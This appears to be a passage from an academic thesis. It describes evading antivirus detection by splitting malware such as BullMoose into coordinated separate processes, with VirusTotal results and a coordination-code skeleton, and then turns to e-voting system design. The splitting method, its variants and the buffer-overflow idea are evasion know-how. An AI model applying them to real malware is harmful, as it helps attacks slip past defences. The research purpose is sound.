Every complex malware analysis mechanism uses some form of signatures as the basis for detection as noted in the section 8.1. The suspect data is either scanned looking for suspicious patterns of bits (static *signature scanning*) or is run in a restricted environment and its behavior analyzed for suspicious patterns of actions (dynamic *behavior analysis*). This type of analysis makes two critical assumptions.

Suppose the anti-virus tool looks for sequences of API calls as its behavior analysis. The pattern of API calls gives a temporal relationship among those calls (namely, that they occur in the given sequence). The assumption that the signatures (static and behavioral) impose an ordering on the bits or actions is the *temporal* assumption. Further, the anti-virus tool checks files and processes individually, assuming that malicious activity is confined to one entity (file or process). Thus, if the API calls occur in correct temporal order, but among are scattered among multiple processes, the anti-virus tool will not detect the sequence. That the signature will occur in one entity is the *spatial* assumption. For example, suppose an attacker can divide the malware into multiple coordinated processes. The entities that will be executed to create the processes do not match any of the static signatures, and no resulting process performs any actions that the anti-virus tool will flag as suspicious. This negates the spatial assumption because no signature occurs in any one entity. Then the anti-virus tools would not detect that malware has been injected onto the system.

A two-step attack is required for this to work. The first step is to place the malware components onto the system in such a way that each component can be executed to form a process that co-ordinates with one or more of the other component processes. The second step is to run each component individually. As the composition of these component processes form a single malware, they must coordinate as they execute. They need not be executed simultaneously; they must however be co-ordinated in such a way that their combined actions are equivalent to the single malware.

This section describes an approach to evade these behavioral detection methods by disrupting the spatial locality. This section is a great example of inducted hypotheses (see **??**). The inducted hypothesis came out during the implementation of the Multi Stage malware described in previous sections (section 8.3.1). Thanks to the ability to have a breathing "induction hypotheses" vector the following attack has been implemented.

Let define a malware as a set of actions a and b occur in processes $p(a)$ and $p(b)$, respectively. The author defines $user(P)$ as the user/owner of process P. Then he says that a and b are in the same spatial locality if $user(p(a)) == user(p(b))$ and any of $p(a) == p(b)$, $p(a)$ is an ancestor of $p(b)$, or $p(b)$ is an ancestor of $p(a)$ hold.

Consider a piece of malware implementing a sequence of actions $M = (a_1, \ldots, a_n)$. In the usual case, the spatial relationship of all n actions is that they occur within the same process, hence they have the same spatial locality. To break this assumption, we distribute the actions across multiple processes in such a way that the actions are in different spatial localities.

The simplest way to do this is to put each action into a separate process that is unrelated by parentage to the processes performing the other actions. In other words, the author negates the second part of the disjunction in the above definition of spatial locality. This spreads the actions of the malware over several processes, turning the single malware process into a set of processes that, individually, do not exhibit the actions of the malware but, taken as a whole, do.

In order to break the spatial assumption the designed multi process malware must be able to run different actions from different memory contests: in other words it means the entire malware actions set must be performed by different processes. Let $f(P) = R$ be a function that produces the result R of executing process P. The author then defines processes $p_1, \ldots, p_k$ such that

$$R = f(M) = f(\bigcup_{i=1}^{k} p_i)$$

and an artifact A which takes a set of actions and produces a process that performs those actions in the same order and with the same results. The coordination support added by f and A ensures that the results of running the processes are the same as running the single malware M. The coordination is necessary because some of the actions may have to wait for earlier ones to complete. Figure 8.7 depicts this process pictorally.




Figure 8.7.: The creations of multi processes malware

As example, consider the original version of the malware Zeus ($M = Zeus$), which infecting consumer PCs, waits for them to log onto a list of targeted banks and financial institutions, and then steals their credentials and sends them to a remote server in real time. It is also able to inject HTML into the browsed page so that its own content is displayed together (or instead of) the genuine pages from the bankÕs web server. Thus, it is able to ask the user to divulge more personal information, such as payment card number and PIN, one time passwords and TANs. For that malware, the author defines R as "providing user credentials to another user without authorization". The original Zeus malware accomplished this in three steps: it injected itself onto the system (a_1), stole the credentials (a_2), and sent them to remote storage (a_3). Applying the artifact A to Zeus, we obtain three single and coordinated processes p_1, p_2, and p_3, each performing the actions a_1, a_2, and a_3 respectively. (In fact, the co-ordination framework the author implemented is an event handler enabling each process p_i to read and write events before each action.) Running the processes p_1, p_2, and p_3 under the co-ordination framework A gives us $R = f(\bigcup_{i=1}^{3} p_i)$, the same result as running M directly.

Because many antivirus detection tools look for sequences of actions in related processes, the exact relationship they use defines spatial locality. The definition given earlier, is essentially that actions within single processes, or two processes one of which is a descendent of the other, are in the same locality. Most antivirus mechanisms use this definition; they monitor for sequences of actions in the same process, or they look at actions by process families. This means that if p_1 is the parent and p_2 and p_3 are the children, the antivirus mechanism would detect the sequential execution of a_1, a_2, and a_3. But if p_1, p_2, and p_3 re unrelated (for example, executed by different users) or are siblings, under this definition of locality the antivirus mechanism would not detect the execution of the actions as malware.

Thus, the original malware M performs the same actions in the same sequence as do the distinct processes $p_1, \ldots, p_k$. This eliminates the assumption of spatial locality made buy antivirus programs. The p_i processes become undetectable, because none match the signatures. To summarize, the preconditions for this attack to work are:

A.1) Neither dynamic nor static antivirus mechanisms must flag as suspicious the processes $p_1, \ldots, p_k$ that, when executed, produce the same result as R.

A.2) Processes $p_1, \ldots, p_n$ must be coordinated in order to guarantee the original execution order of $a_1, \ldots, a_n$.

A.3) Each process p_i must be executed.

8.4.1. Multi-Process Malware Experiments

In order to validate the hypothesis that fragmenting malware as described in the previous section evades antivirus detectors, the author needs to show that first, partitioning the malware into separate processes allows us to put the processes onto the system without the static or behavioral detectors flagging any part as suspicious. Then, second, the author needs to show that the separate processes can be run and perform the malicious action without a behavioral antivirus detector detecting the attack.


The author begins with the first step, following the approach used in "Multi-Stage Delivery of Malware" [201]. Define $AV(x)$ to be an anti-malware detection mechanism that returns true if the input to AV, namely x, is malware and false if not. The anti-virus function AV for the first stage is the set of antivirus detectors at Virus Total, which includes most commercial antivirus programs as well as open-source ones. In the second stage, have been used a set of behavior-based antivirus programs as our AV; these were selected because the author had access to them.

For ease of construction, the author selected malware for which source code is available. He notes that, by monitoring the actions of the malware, one can partition the malware into a sequence of actions, and from those derive the component processes.


8.4.1.1. First Stage: Static Analysis

The author assumes that Virus-Total uses well configured and up-to-date anti-virus engines. He also assumes the anti-virus tools there perform a static signature analysis on the given files. He considers a well-know piece of malware called BullMoose.[3]

[3]http://vx.netlux.org/src_view.php?file=bullmoose.zip&view=BullMoose.c



Antivirus	Version	Last Update	Result
AhnLab-V3	2011.01.08.00	2011.01.07	Win-Trojan/Agent.6656.LV
AntiVir	7.11.1.57	2011.01.07	TR/Malex.6656F
Antiy-AVL	2.0.3.7	2011.01.07	Trojan/Win32.Small.gen
Avast	4.8.1351.0	2011.01.07	Win32:Malware-gen
Avast5	5.0.677.0	2011.01.07	Win32:Malware-gen
AVG	9.0.0.851	2011.01.07	Generic15.BZXE
BitDefender	7.2	2011.01.07	Trojan.Generic.2805155
CAT-QuickHeal	11.00	2011.01.07	Trojan.Small.cds
ClamAV	0.96.4.0	2011.01.07	Trojan.Agent-128610
Command	5.2.11.5	2011.01.07	W32/Malware3.ADWU
Comodo	7331	2011.01.07	UnclassifiedMalware
DrWeb	5.0.2.03300	2011.01.07	Trojan.Siggen1.54357
Emsisoft	5.1.0.1	2011.01.07	Trojan.Win32.Small!IK
eSafe	7.0.17.0	2011.01.06	Win32.Agent
eTrust-Vet	36.1.8087	2011.01.07	-
F-Prot	4.6.2.117	2011.01.07	W32/Malware3.ADWU
F-Secure	9.0.16160.0	2011.01.07	Trojan.Generic.2805155
Fortinet	4.2.254.0	2011.01.07	-
GData	21	2011.01.07	Trojan.Generic.2805155
Ikarus	T3.1.1.90.0	2011.01.07	Trojan.Win32.Small
Jiangmin	13.0.900	2011.01.07	Trojan/Small.hts
K7AntiVirus	9.75.3472	2011.01.07	Trojan
Kaspersky	7.0.0.125	2011.01.07	Trojan.Win32.Small.cds
McAfee	5.400.0.1158	2011.01.07	Generic.dx!hyb
McAfee-GW-Edition	2010.1C	2011.01.07	Generic.dx!hyb
Microsoft	1.6402	2011.01.07	Trojan:Win32/Malex.gen!F
NOD32	5768	2011.01.07	Win32/Agent.RCX
Norman	6.06.12	2011.01.07	W32/Malware.KKUM
nProtect	2011-01-07.01	2011.01.07	Trojan/W32.Small.6656.AV
Panda	10.0.2.7	2011.01.07	Trj/CI.A
PCTools	7.0.3.5	2011.01.07	Trojan.Generic
Prevx	3.0	2011.01.08	-
Rising	22.81.04.04	2011.01.07	Trojan.Win32.Generic.5232FDC3
Sophos	4.61.0	2011.01.07	Mal/Generic-L
SUPERAntiSpyware	4.40.0.1006	2011.01.07	-
Symantec	20101.3.0.103	2011.01.07	Trojan Horse
TheHacker	6.7.0.1.112	2011.01.07	Trojan/Small.cds
TrendMicro	9.120.0.1004	2011.01.07	TROJ_Gen.MZ40N0
TrendMicro-HouseCall	9.120.0.1004	2011.01.07	TROJ_Gen.MZ40N0
VBA32	3.12.14.2	2011.01.06	Trojan.Win32.Small.cds
VIPRE	7991	2011.01.07	BehavesLike.Win32.Malware.ssc (mx-v)
ViRobot	2011.1.7.4242	2011.01.07	-
VirusBuster	13.6.134.0	2011.01.07	Trojan.Small!C7blw0Ae6Ws



Antivirus	Version	Last Update	Result
AhnLab-V3	2011.01.27.01	2011.01.27	-
AntiVir	7.11.2.37	2011.01.31	-
Antiy-AVL	2.0.3.7	2011.01.28	-
Avast	4.8.1351.0	2011.01.31	-
Avast5	5.0.677.0	2011.01.31	-
AVG	10.0.0.1190	2011.01.31	-
BitDefender	7.2	2011.01.31	-
CAT-QuickHeal	11.00	2011.01.31	-
ClamAV	0.96.4.0	2011.01.30	-
Commtouch	5.2.11.5	2011.01.31	-
Comodo	7552	2011.01.31	-
DrWeb	5.0.2.03300	2011.01.31	-
Emsisoft	5.1.0.1	2011.01.31	-
eSafe	7.0.17.0	2011.01.30	-
eTrust-Vet	36.1.8129	2011.01.31	-
F-Prot	4.6.2.117	2011.01.30	-
F-Secure	9.0.16160.0	2011.01.31	-
Fortinet	4.2.254.0	2011.01.31	-
GData	21	2011.01.31	-
Ikarus	T3.1.1.97.0	2011.01.31	-
Jiangmin	13.0.900	2011.01.31	-
K7AntiVirus	9.79.3697	2011.01.31	-
Kaspersky	7.0.0.125	2011.01.31	-
McAfee	5.400.0.1158	2011.01.31	-
McAfee-GW-Edition	2010.1C	2011.01.31	-
Microsoft	1.6502	2011.01.31	-
NOD32	5833	2011.01.31	-
Norman	6.06.12	2011.01.30	-
nProtect	2011-01-31.01	2011.01.31	-
Panda	10.0.3.5	2011.01.30	-
PCTools	7.0.3.5	2011.01.29	-
Prevx	3.0	2011.01.31	-
Rising	23.43.00.02	2011.01.31	-
Sophos	4.61.0	2011.01.31	-
SUPERAntiSpyware	4.40.0.1006	2011.01.30	-
Symantec	20101.3.0.103	2011.01.31	-
TheHacker	6.7.0.1.122	2011.01.30	-
TrendMicro	9.120.0.1004	2011.01.31	-
TrendMicro-HouseCall	9.120.0.1004	2011.01.31	-
VBA32	3.12.14.3	2011.01.31	-
VIPRE	8261	2011.01.31	-
ViRobot	2011.1.31.4284	2011.01.31	-
VirusBuster	13.6.173.1	2011.01.31	-

Figure 8.8.: Static Analysis: BullMoose Versus Multi Process Malware.

Analyzing the malware source code, the author identified that BullMoose takes 3 actions to compromise the system:

A.1) Save an exploited HTML page onto the local hard drive.

A.2) Change the Microsoft Windows registry key to set Internet Explorer to be the default browser program.

A.3) Cause IExplorer.exe (the executable for Internet Explorer) to be opened with the default page being the exploited HTML page from point 1, above.


The left side of Figure 8.8 shows that all but 4 anti-virus tools found the BullMoose virus. This proves that the AV function detects the original BullMoose. The author next applies the transformation process in Section 8.4.1 (see Figure 8.7) by building three different executables called p_1, p_2, and p_3, each one wrapping the respective action (A_1 corresponding to point 1, a_2 corresponding to point 2, and a_3 corresponding to point 3). The three processes might be run in different orders and at different times, because the coordination framework ensures the timing and sequence of actions matches those of the original BullMoose malware. When all three processes have completed, they have performed the same actions as BullMoose. The right side of Figure 8.8 shows that none of the static anti-virus tools detected the built executables as suspicious. The static analysis cannot detect the malware because the malware's signature, which for BullMoose is the code that performs the sequence of actions (a_1, a_2, a_3) has been broken into different files so that each file contains $1/3$ of the original signature. Detecting this attack using static analysis would require the detectors to flag any executable containing *any* of a_1, a_2, or a_3 as suspicious. This would cause a large number of false positives.

8.4.1.2. Second Stage: Dynamic Analysis

The author next considered a set of anti-virus tools that performed behavioral (dynamic) analysis: Anubis [4], JoeBox [5], Norman [6], Sophos AV [7], Avira AntiVir [8], ThreatFire [9], and AVG [10]. The author puts each of the above antivirus tools on a well-configured and up-to-date version of Microsoft Windows XP and, for each one, we performed the following tests:

A.1) Running the original BullMoose malware to test if the

[4]http://anubis.iseclab.org/
[5]http://www.joebox.ch/
[6]http://www.norman.com
[7]http://www.sophos.com/
[8]http://www.free-av.com/
[9]http://www.threatfire.com/
[10]http://free.avg.com/



ThreatFire has just prevented a trojan from infecting your system.

VERY HIGH

File:
C:\DOCUMENTS AND SETTINGS\ADMINISTRATOR\DESKTOP\BULLMOOSE.EXE

Name:
This trojan is also known as Trojan.Generic.

Description:
A seemingly harmless program that in reality performs or allows an external agent to perform malicious and dangerous actions on your computer.

File activity details


Quarantine details

Learn more about this threat

Sensitivity Level:

This threat has been disabled and quarantined, and it is now safe for you to continue your activities.

Proceed


Process Hacker [MARCO-4EBCD2422\Administrator]+
Hacker View Tools Users Help
Processes Services Network
start
Proce...
Debug
C:\WI...
6:37 AM

Name	PID	CPU	I/O Total	Pvt. Me...	User Name	Descrip
System Idle Process	0	4.69		0	NT AUTHORITY\SYSTEM	
explorer.exe	468	1.56		22.46 MB	MARCO-4EBCD2422\Ad...	Window
VMwareTray.exe	1336			936 kB	MARCO-4EBCD2422\Ad...	VMware
VMwareUser.exe	1352			13.04 MB	MARCO-4EBCD2422\Ad...	VMware
TFTray.exe	1456			2.41 MB	MARCO-4EBCD2422\Ad...	PC Tools
SbieCtrl.exe	1200			4.85 MB	MARCO-4EBCD2422\Ad...	Sandbox
ProcessHacker.exe	3952	1.56	404 B/s	5.09 MB	MARCO-4EBCD2422\Ad...	Process
PipelineWorkerB.exe	3976			11 MB	MARCO-4EBCD2422\Ad...	Pipeline
PipelineWorkerC.exe	3216			10.43 MB	MARCO-4EBCD2422\Ad...	Pipeline
PipelineWorkerA.exe	3916			2.06 MB	MARCO-4EBCD2422\Ad...	Pipeline
IEXPLORE.EXE	2012			3.85 MB	MARCO-4EBCD2422\Ad...	Internet

CPU Usage: 95.31% | Physical Memory: 51.87% | Processes: 29

Figure 8.9.: Dynamic Analysis: Original BullMoose versus the Multi-Process BullMoose.

antivirus tool gave an alert.

A.2) Running the multi-process version of the malware to test if the antivirus tool gave an alert.

A.3) When no alert occurred,the author checked the real execution of the malware by running Internet Explorer to see if it opened the crafted HTML page, which contained a malicious Javascript program.

Figure 8.9 shows the results of one test, this one using ThreatFire. The left of the figure shows the results of the run with the original BullMoose. It detected the malware, blocked it from executing, and moved it into the designed quarantine folder. The right side of the picture presents the output from a process monitor, Process Hacker,[11] showing that the three processes (p_1, p_2, and p_3, called "PipelineWorkerA," "PipelineWorkerB," and "PipelineWorkerC," respectively and highlighted in red)run without triggering ThreatFire. Below is another the processes, underlined in green; that is Internet Explorer running as a child of "PipelineWorkerC, with the crafted HEML page as the default page.

This demonstrates that preconditions 1 and 3, at the end of Section 8.4.1, hold. The author now explains the co-ordination framework used to ensure that precondition 2 holds as well.

8.4.2. Coordination Framework

Because of the easy availability of malware in source code form for Microsoft Windows, the author implemented the framework to co-ordinate the communication and the execution of the constituent processes in .NET. The framework consists of an event handler library that provides two main functions:

A.1) *OpenOrCreate* tries to open an existing event; if the desired event does not exist, the function creates it; and

A.2) *OpenOrWait* tries to open the existing event; if the event does not exist, the function blocks and waits for the event to be created.

[11] http://processhacker.sourceforge.net/

Using those procedures each artifact A gives coordination capabilities to each action a_n. The basic artifact structure is shown below.

```
1 Prologue
2 ...
3 ...
4 Action, $a_i$
5 ....
6 EventAction.Set();
7 EventCoordinator.WaitOne();
8   ....
9 Epilogue
```

A *prologue* (line 1) declares what events to attach to the wrapped action. The action (line 4), deduced (or extrapolated) from the original malware is the real execution code. *EventAction.Set*() (line 6) alerts the attached actions when the action a_i is complete. Then, if necessary, *EventCoordinator.WaitOne*() (line 7) waits for the other actions to complete. Finally the *Epilogue* (line 9) represents all the actions that are to be performed once the attached actions have completed; in other words, it performs any cleanup needed before exiting from the process.

The author implemented the framework to coordinate actions in a way that satisfies precondition 2.

8.5. What Has Been Done

This chapter proposed an example that exploited a different focus of the described methodology (see chapter 4) showing how malware could evade detection techniques. The details on how to strictly apply the methodology are left to the Appendix A, while the details on how to generate the attack are well discussed in this chapter.

This attack is actually a class of attacks, with many variations. For example, our experiments divided malware into roughly equal-sized parts. The malware could have been broken into random-sized parts, or the part detected as a signature could itself be fragmented, and the rest of the malware could be left intact. Or, the malware could be sent in a file of the wrong type (assuming the anti-virus engine does not check all files), and the main actor could be sent in a type of file that would be executed.

The key to creating this attack is determining how to split the malware to reduce its being detected. Clearly, breaking it into components the size of a few bytes works; indeed, in that case it may be possible to avoid injecting it into files, but simply load the bytes from files that happen to contain them. (In the extreme, one can conceive of a main actor constructing malware from operating system, configuration, and application files.) Scanning an executable to detect the loading of data and then the execution of that data is of course undecidable in the general case. In specific cases it can be done. However, detecting the standard hooks that enable this, such as the .NET "load binary" API, will cause many false positives because much software uses those APIs. Further, many programs that use reflection will also be flagged. Thus, this technique appears not to be amenable to detection by signature scanning.

In fact, one could be more subtle. The attack could masquerade as a buffer overflow. For this approach, the main actor would simply read data into a buffer that was of size sufficient to hold the malware. The malware is loaded, and then some extra data, designed to produce a return to the stack, overwrites the return address on the stack. When the main actor executes a "return from procedure" instruction, the malware executes. Note this only works if a buffer overflow attack can execute instructions in stack space (some systems prevent this). Behavior analysis, or analyzing the program as it executes, will detect this type of attack. Basically, once the malware is assembled in memory and executed, an antimalware mechanism would not know *how* the malware was loaded onto the system; it simply detects its execution. So this type of attack can be thwarted with current technology, but only once the malware is resident.

9. A Coordination-Based Approach To The Design Of Electronic Voting Systems

"Even a little dog can piss on a big building."

Jim Hightower quotes

After having shown how to apply the described methodology (see chapter 4) in some practical cases, this chapter want to show a side effect of applying methodology many times. Applying methodologies many times gives to the tester a good confidentiality on the tests he performs and a great global vision of what issues could be present in the analyzed system. After awhile the tester becomes conscious on the common issues and/or vulnerabilities that stick up systems. For this artistic process the tester becomes a great designer. Depending on the tester's experience in seeing different designs with different issues/vulnerabilities the tester slowly could be the one able to design the best system since his past experience gave to him the solution to common design vulnerabilities.

This chapter is faraway to provide the best e-voting system. Aim of this chapter is to provide some designing foundations based on a coordination framework in order to develop the next generation of electronic voting system.

Voting to elect representatives in a democracy is a very sensitive process. It is also a quite complex one, so it is natural to think about computer-based systems to automate the collection and counting of ballots. So far, reproducing apparently simple features of paper-based voting, like the ability of put together anonymity and accountability, has proved to be a more difficult task than expected. In this chapter, the author illustrates a novel architecture based on modern coordination paradigms, which exhibits remarkable resiliency and scalability properties. A programmable tuple center (Glue) acts both as storage for ballots and as coordination platform among the distributed voting machines and counting services. By taking the storage burden away from the countless machines spread throughout the country, and by requiring them a verifiable behavior during the interactions, the Glue can guarantee security without having to rely on their integrity. Immediate access to all the real-time data allows easy verification of its integrity and consistency by anyone authorized. This new voting system framework has been created by having in mind chapter 4, which explains how to penetrate a electronic voting system. Knowing how to penetrate a system (chapter 5) is pretty useful during the construction of a real system. For example knowing that a wood house can be attacked and destroyed by fire, makes people to build brick houses.

9.1. Votes, Voters and Democracy

In a republic, the electorate expresses its will through the election of representatives. These representatives run the country, on behalf of the body politic. In order that the representatives represent the wishes of the people, the elections in which they are selected must be run fairly and results computed accurately.

Electronic voting systems carry the promise of improving three aspects of elections:

A.1) Speed. Hand-counting votes can be time-consuming, especially in countries like the United States in which voters cast votes for many races on a single ballot, or like Italy, where a tradition of political instability led to frequent changes of the electoral law (i.e. the algorithm mapping the votes to the election results). The large number of voters also adds to this complexity.

A.2) Intelligibility. When mechanical means such as pen and paper are used, the resulting marks may be ambiguous or unintentionally void the ballot. For example, in California, signing a ballot voids it; in Italy's last elections, quite unnaturally, marking the box enclosing the candidate premier's name and its coalition's symbol voided the ballot. In Florida, the different interpretations of when a "hanging chad" represented an attempt to punch a hole, and when it was accidental, led to controversy over the reported results of the election. Although the Florida 2000 Presidential election is by far the best known example, this has happened in other jurisdictions.

A.3) Accessibility. People who have disabilities that inhibit their using traditional mechanisms such as pencil and paper or hole punches can frequently use the more malleable interfaces of properly architected electronic voting systems. This ensures *all* enfranchised voters can cast votes, not simply those who can use the equipment.

As with all things, the benefits of electronic voting systems balance with drawbacks. The one that concerns this chapter is the accuracy and proper recording of votes. The problem is that the vote is recorded as bits, which are not visible to the naked eye, rather than marks on a paper, which can be verified without relying on intervening technology. Our problem is to minimize this drawback.

The author emphasize the word "minimize". Eliminating problems with electronic voting machines is no more possible than with pen and paper, or other means. The proper test is whether the use of electronic voting systems introduces more vulnerabilities that cannot be remediated.

Consider the nature of an election process that uses electronic voting systems. Essentially, the process must manage the flow of ballots from a point of origin to a system on which a voter casts her votes, and then to a tallying mechanism that counts the votes. At any point *except* when the voter is making her selections, the process must be observable, as is a process that uses paper and pencil. The author adopts this view to study the design of an election that uses electronic voting systems.

The properties that an election process must meet are many.

The author focuses on a few key properties:

A.1) Availability. Technological aides should not introduce significant risks of impeding the voters at casting ballots.

A.2) Integrity. Ballots cannot be changed once cast, and results are reported as determined.

A.3) Accuracy of the tally. All valid votes are counted, and all invalid votes are discarded. here, "valid" and "invalid" mean conforming and not conforming to the laws governing legal ballot markings or representations.

A.4) Secrecy of the ballot. No voter may be able to prove to another party how she voted. This prevents vote selling.

A.5) Anonymity of the ballot. No party may determine how a voter voted. This prevents an unscrupulous party from forcing a voter to vote in a particular way.

A voting system designed to satisfy these properties must be resilient against both isolated attacks and collusion, or conspiracies, of various size.

The author does not consider other properties, such as the ability to capture the voter's vote correctly and to provide a management interface that is easy to use. While these are important, they are orthogonal to the presented and analyzed architecture.

Our proposed architecture relies on a layer of central servers. These are connected to a layer of voting clients upon which voters cast their votes. The glue ties these together, and consists of a ballots repository among centrals servers and voting clients. Gates sit between the voting clients and the glue, and ensure only correct information passes between them. Additionally, the gates monitor connections to ensure the behavior of the voting clients and glue matches specification, and report any behavior that lies outside the spec.

The next section reviews electronic voting, and describe a model of setting up and running an election. The author then explain the proposed architecture as used for system coordination, proceed to combine the architecture and process model, and to study how well the result satisfies the above four properties, as well as what assumptions are necessary. The author concludes with an evaluation of the benefits and drawbacks of this architecture for electronic voting systems.

9.2. Voting Devices

Voting machines are useful tools built to improve the election process. They are a combination of mechanical, electromechanical, electronic and software components working together in order to define ballots, cast and count votes, report potential errors, report finals results and guarantee the safety, the privacy and the security of each polling. Historic voting machines were made by mechanical component and printed the results on paper. Currently, the voting machine' s trend is following the electronic way, exploiting the potential of computers and networks. However, the technological evolution has solved some categories of problems only to introduce different, not necessarily less worrying ones.

9.2.1. Historical evolution

The history of voting methods can be roughly divided in four eras: direct (hands) counting, token-based methods, paper-based methods (with the subsequent adoption of mechanical aids) and computer-assisted methods. Every era is characterized by a set of problems. For instance, visually counting hands had problems of precision, scalability and privacy. Token-based method, like the Greek urn, cleverly dealt with privacy and precision issues, but still could not scale to the size of modern elections. Scalability required a more general medium to take the place of presence and special-purpose tokens, and of course that was paper. Inevitably, abandoning manifest voting and special tokens meant introducing authenticity and integrity problems; for a long time, up to now, these problems have found organizational rather than technical solutions. The mechanical or optical systems improved the speed of the process without addressing its security, being essentially based on an assisted manipulation of paper ballots.

The introduction of computers marked a real shift in the kind of problems, in that for the first time the storage and counting of ballots is done "out of sight" [109, 111]. Any previous method relied on procedures whose security was directly perceivable by human senses: for example visible marks for casting and counting of votes, a sealed box kept in a prominent place for their storage, etc. Again, this lack of control can be accepted only if sensible procedures assure the correctness of the election; most of the currently adopted computer-assisted methods are a too simple transposition of procedures that were acceptable only because of the tangible nature of paper. A shift towards novel paradigms of digital voting system is then occurring.

9.2.2. Technological Evolution

The most recent generations of technology-assisted voting devices are summarized in the following.

The Punch Card Machine has been built thinking at the currents computers systems able to read punched cards. The device appeared like a small clipboard-sized device where the voter punched holes in the card with a supplied punch device like a palm-pen. After the voting phase the voter placed the ballot in a ballot box made from the pooling director or he placed the ballot directly on the computer reader at the precinct.

Optical Scan (known as MarkSense machine) is another voting machine where the voter fills the ballot, usually filling a rectangle, a circle or oval or completing an arrow. After the filling phase, the voter puts the ballot under an optical scan sensor able to read its sign. The voting machine uses the "dark mark logic" where machine selects the darkest mark within a given set as the correct choices, understanding and counting the voting choice. Finally the voter recognize his vote pressing the "OK" button and his vote will be stored onto machine. These machines store ballots image file in a (often) encrypted database placed on local hard disk. Electronic Voting Machine With Electronic Input Device are devices which understand the vote through an electronic pen (or any other device) linked to the machine.

Voter Verified Paper Audit Trail (VVPAT) has an independent verification system based on a collected paper ballot, this technique should prevent voting fraud security problems and corruption attempts. Exists different kinds of voting VVPAT machines but the most used print a human readable paper with the voter choice. The voter understands if the vote has been correctly recorded and, if it is, she puts her ballot in a paper-ballot-box used after the election to control the race correctness.

Direct Recording Machine (DRM), used in United States Of America during the early 1990, is an easy mechanical machine, easy to test and friendly with the voters. Every DRM has a number of switches, for each candidate; after the voting phase the voter has to push to the right button switch in order to record her ballot.

Direct Recording Electronic Voting System (DRE) were recently the most used devices in United States Of America. These machines are the direct successor to DRM. In this case the mechanical switches are replaced by a touch screen monitor and the DRM circuits are replaced by a complex software. The voter makes her chose simply touching on the name of the candidate directly on screen and the machine casts the vote on its own encrypted and removable storage disk. At the end of the election day the machine produces two different kinds of exhaustive reports: one detailing what is stored on disk and a printed report of the collected data. The collected data will be sent to the precinct in order to be counted.

9.2.3. Current Situation

Notwithstanding this significant evolution, the security issues are far from being settled, and important election monitoring groups, as VerifiedVoting.org and BlackBoxVoting.org, are raising concerns about electronic voting [2, 106]. During the U.S. presidential election in November 2004, when more than 40 million voters used about 175,000 electronic Voting Machines in order to choose their new president [159], the Election Incident Reporting System (EIRS) of said groups received more than 175,000 calls about various kinds of problems [106]. The severity of the problems was confirmed, according to data published on VerifiedVoting.org [106], by extensive testing performed a few years later by some Security Teams (UC Red Team, Stanford University, Johns Hopkins, etc.) [3, 158, 142] over the most common Voting Machines. Notwithstanding the industry effort to deny the results, they lent credibility to the claim made by VerifiedVoting.org that the reported problems could even have affected the presidential race. The most widely adopted Electronic Voting machine, a DRE equipment built by Sequoia Pacific, was vulnerable to at least 120 potential attacks [6], allowing an attacker to completely compromise each eVoting Machine.

Can we be sure that the machine's software has recorded the correct ballot? Can we be sure that none could vote more than one time [117, 153, 183]? These questions are useful to emphasize some of the most important sets of problems that literature has depicted [6, 174]:

- Insertion of Corrupt Software
- Wireless and Remote Control
- Tally Server counting
- Calibration of the Machine
- Shut Off Voting Machine Features Intended to assist Voters
- Denial Of Service
- Actions by corrupt Poll Workers or Others at the Polling Place to affect Votes
- Vote-Buying Schemes
- Attacks on Ballots or VVPAT

- Unauthorized privilege escalation
- Incorrect use of Cryptography

